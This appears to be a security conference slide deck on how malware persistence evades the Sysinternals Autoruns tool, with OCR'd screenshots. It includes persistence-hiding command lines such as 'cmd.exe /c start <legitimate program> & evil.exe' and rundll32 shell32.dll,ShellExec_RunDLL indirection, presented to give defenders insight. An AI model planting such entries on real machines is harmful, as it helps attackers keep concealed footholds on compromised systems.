

EVADING AUTORUNS

Who Are These Fools?



@KyleHanslovan

- Malware Connoisseur
- Operator, MD ANG
- Chief Janitor, Huntress


@ChrisBisnett

- BlackHat Trainer
 - Fuzzing For Vulns
- Chief Architect, Huntress


The Problem




Windows literally has 100's (maybe 1000's?) of different ways an EXE/DLL can be loaded/executed.



Bootup



Login



Process Execution

Autostart Entry Points (ASEPs)



- Used by legitimate applications to provide a user experience without the user needing to explicitly start the application
- Used by malicious applications to maintain a foothold to a previously compromised system

The Problem Continued...



Enumeration is hard

- Many ASEP^s are not documented
- Attackers use indirection to confuse parsers

Sysinternals Autoruns



Sysinternals tool written and maintained by Mark Russinovich

- Most comprehensive list of auto-starting locations
 - Run Keys
 - Providers
 - Services
 - Drivers
 - Scheduled Tasks
 - WMI Consumers

We ❤️ Autoruns



- Our favorite tool from Sysinternals
- Submitted ideas and bug fixes to Mark
- Inspired us to build our company

- Not designed as a security tool
 - Simply enumerates auto-starting locations
 - Requires the user to validate legitimacy of applications
- But used as a security tool
 - Added VirusTotal integration to give some detection of malicious executables
 - Malware authors are actively looking to confuse and avoid detection by Autoruns

What We're Presenting



- Overview of Recent Updates
- 4 Semi-Public Techniques
- 4 Private Techniques

Why Present This?



ALREADY ABUSED BY ATTACKERS



DEFENSE NEEDS INSIGHT

Nested Commands

- Combining multiple commands (executables) into a single persistence mechanism
- Attempt to hide malicious executables behind legitimate or at least signed executables
- As detection methods get better expect to see more complicated nesting and indirection strategies

Autoruns shows details of the persisted executables

Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

Winlogon	Winsock Providers	Print Monitors	LSA Providers	Network Providers	WMI	Sidebar Gadgets	Office				
Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks	Services	Drivers	Codecs	Boot Execute	Image Hijacks	AppInit	KnownDLLs
Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal						
HKLM\System\CurrentControlSet\Control\Terminal Server\Wds\vdpwd\StartupPrograms				11/20/2010 11:33 PM							
<input checked="" type="checkbox"/> rdpclip	RDP Clip Monitor	Microsoft Corporation	c:\windows\system32\rdpclip.exe	11/20/2010 7:04 AM							
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit				9/21/2017 8:52 PM							
<input checked="" type="checkbox"/> C:\Windows\system32\... Userinit Logon Application	Microsoft Corporation		c:\windows\system32\userinit.exe	11/20/2010 6:10 AM							
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\VmApplet				9/21/2017 8:52 PM							
<input checked="" type="checkbox"/> SystemPropertiesPerform... Change Computer Performance Setti...	Microsoft Corporation		c:\windows\system32\systemproperti...	7/13/2009 7:56 PM							
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell				9/21/2017 8:52 PM							
<input checked="" type="checkbox"/> explorer.exe	Windows Explorer	Microsoft Corporation	c:\windows\explorer.exe	8/29/2016 11:04 AM							
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM							
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM							
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2017 9:57 PM							
<input checked="" type="checkbox"/> DerbyCon	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM							

Ready. | No Filter.

Hiding Entries



- Autoruns has an option to “Hide Microsoft Entries”
 - Filters entries whose executable is signed by Microsoft
- “Hide Windows Entries”
 - Filters entries signed with Windows certificate

Hiding Entries



Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit KnownDLLs

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	7/14/2009 12:49 AM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\vundll32.exe	11/20/2010 5:46 AM	
DerbyCon	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	9/21/2017 9:57 PM	
DerbyCon2	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\vundll32.exe	11/20/2010 5:46 AM	
vboxtray	VirtualBox Guest Additions Tray Application	Oracle Corporation	c:\windows\system32\vboxtray.exe	3/30/2017 11:03 AM	
HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	11/21/2016 12:49 PM	
HP Officejet Pro 8610 (N... ScanToPCActivationApp	Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	5/30/2013 3:49 PM		
Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome...	8/23/2017 3:49 AM	

Ready. Microsoft Entries Hidden.

Process Exit Codes



- An exiting process can return an exit code (return code) to signal success or failure
- Exit code of **0 is success**, anything else is error
- Can access these through the **%ERRORLEVEL%** environment variable
 - `echo %ERRORLEVEL%`

Logical Operators



- Batch (shell) syntax to execute command based on other command success or failure
 - `foobar.exe && baz.exe`
- `&` (block)
 - Execute the second command after the first completes, regardless of the exit code of the first
- `&&` (if success)
 - Execute the second command only if the first is **successful**
- `||` (not success)
 - Execute the second command only if the first is **not successful**

Hide Behind Existing Autoruns




- Find an existing autorun like this:
 - C:\Windows\system32\VBoxTray.exe
- Change the command to something like this:
 - cmd.exe /c start C:\Windows\system32\VBoxTray.exe & evil.exe

Hide Behind Existing Autoruns



cmd.exe /c start <original command> & evil.exe



Autoruns < 13.80



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers

Everything Logon Explorer Internet Explorer Scheduled Tasks Services

About Autoruns

Autoruns v13.71
Copyright (C) 2002-2017 Mark Russinovich
Sysinternals - www.sysinternals.com
Mark Russinovich

OK

Autorun Entry	Description	Publisher	Modified
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			9/22/2017 2:56 PM
<input checked="" type="checkbox"/> VBoxTray	VirtualBox Guest Additions Tray Application	Oracle Corporation	c:\windows\system32\vboxtray.exe 11/21/2016 12:49 PM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run			9/21/2017 5:28 PM
<input checked="" type="checkbox"/> HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software up... 5/30/2013 3:49 PM
HKCU\Software\Microsoft\Windows\CurrentVersion\Run			9/21/2017 5:20 PM
<input checked="" type="checkbox"/> HP Officejet Pro 8610 (N... ScanToPCActivationApp		Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8610... 7/21/2014 7:25 PM
HKLM\Software\Microsoft\Active Setup\Installed Components			7/14/2017 2:28 PM
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome\... 8/23/2017 3:49 AM

vboxtray.exe Size: 1,707 K
VirtualBox Guest Additions Tray Appl Time: 11/21/2016 12:49 PM
Oracle Corporation Version: 5.1.10.12026
cmd.exe /c start C:\Windows\system32\VBoxTray.exe & calc.exe

Ready. Microsoft Entries Hidden.

So We're Good Right?



Umm Nope

Autoruns >= 13.80



Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Provider

Everything Logon Explorer Internet Explorer Scheduled Tasks Services

About Autoruns

Autoruns v13.80
Copyright (C) 2002-2017 Mark Russinovich
Sysinternals - www.sysinternals.com
Mark Russinovich

OK

Autorun Entry	Description	Publisher	Path	Time	
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell	cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	VBoxTray	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	9/22/2017 2:56 PM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	HP Officejet Pro 8610 (N... ScanToPCActivationApp		Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	9/21/2017 5:20 PM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components	Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome...	7/21/2014 7:25 PM
n/a	Windows host process (Rundll32)	Microsoft Corporation		c:\windows\system32\vundll32.exe	7/14/2017 2:28 PM
					3/30/2017 11:03 AM

cmd.exe
Windows Command Processor
Microsoft Corporation

Size: 337 K
Time: 11/20/2010 5:46 AM
Version: 6.1.7601.17514

cmd.exe /c start C:\Windows\system32\VBoxTray.exe & calc.exe

Ready. Microsoft Entries Hidden.

Prior To Autoruns 13.80



- Autoruns parsed the command and detected the /c option
- Reported the nested command rather than cmd.exe
- This made hiding malware harder
 - Nesting malicious executables under cmd.exe won't display as Microsoft applications and won't hide when hiding Microsoft Entries

Prior To Autoruns 13.80



- It was still possible to hide entries if first nested executable is signed by Microsoft
 - cmd.exe /c start consent.exe & evil.exe
 - consent.exe is a signed Microsoft executable distributed with Windows

- Released September 11th, 2017
- Stopped trying to parse most nested commands
 - cmd.exe /c evil.exe Displays as cmd.exe

- No longer hides cmd.exe (and others) when hiding Microsoft Entries
- Persisted cmd.exe is now more obvious but will require expert-level understanding to determine if it's legitimate or malicious

Shell32.dll Indirection

Shell32.dll Indirection



- Technique that combines RunDLL32.exe and Shell32.dll exported functions to execute another executable
- Autoruns prior to 13.80 would display Shell32.dll as the persisted binary

A screenshot of a tweet from the user **hasherezade** (@hasherezade). The tweet content is: "Interesting trick to make a persistence key unnoticed by autoruns: [gist.github.com/hasherezade/e3 ...](https://gist.github.com/hasherezade/e3...)". The tweet was posted at 3:50 PM - 5 Apr 2017. The interface shows a "Follow" button and a dropdown menu icon.

hasherezade
@hasherezade

Follow

Interesting trick to make a persistence key unnoticed by autoruns:
[gist.github.com/hasherezade/e3 ...](https://gist.github.com/hasherezade/e3...)

3:50 PM - 5 Apr 2017

Shell32.dll Overview




- DLL that provides much of the functionality of explore.exe
 - “Open As” dialogs, running executables, etc.
- Exports a ton of useful functions that can load DLLs and execute applications
 - ShellExec_RunDLL, Control_RunDLL, DllInstall, etc.
- A signed Microsoft binary

Abusing Shell32.dll



rundll32.exe shell32.dll,ShellExec_RunDLL calc.exe



Autoruns < 13.80 (No Filter)



Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell				9/21/2017 8:52 PM	
<input checked="" type="checkbox"/> explorer.exe	Windows Explorer	Microsoft Corporation	c:\windows\explorer.exe	8/29/2016 11:04 AM	
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM	
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/22/2017 3:09 PM	
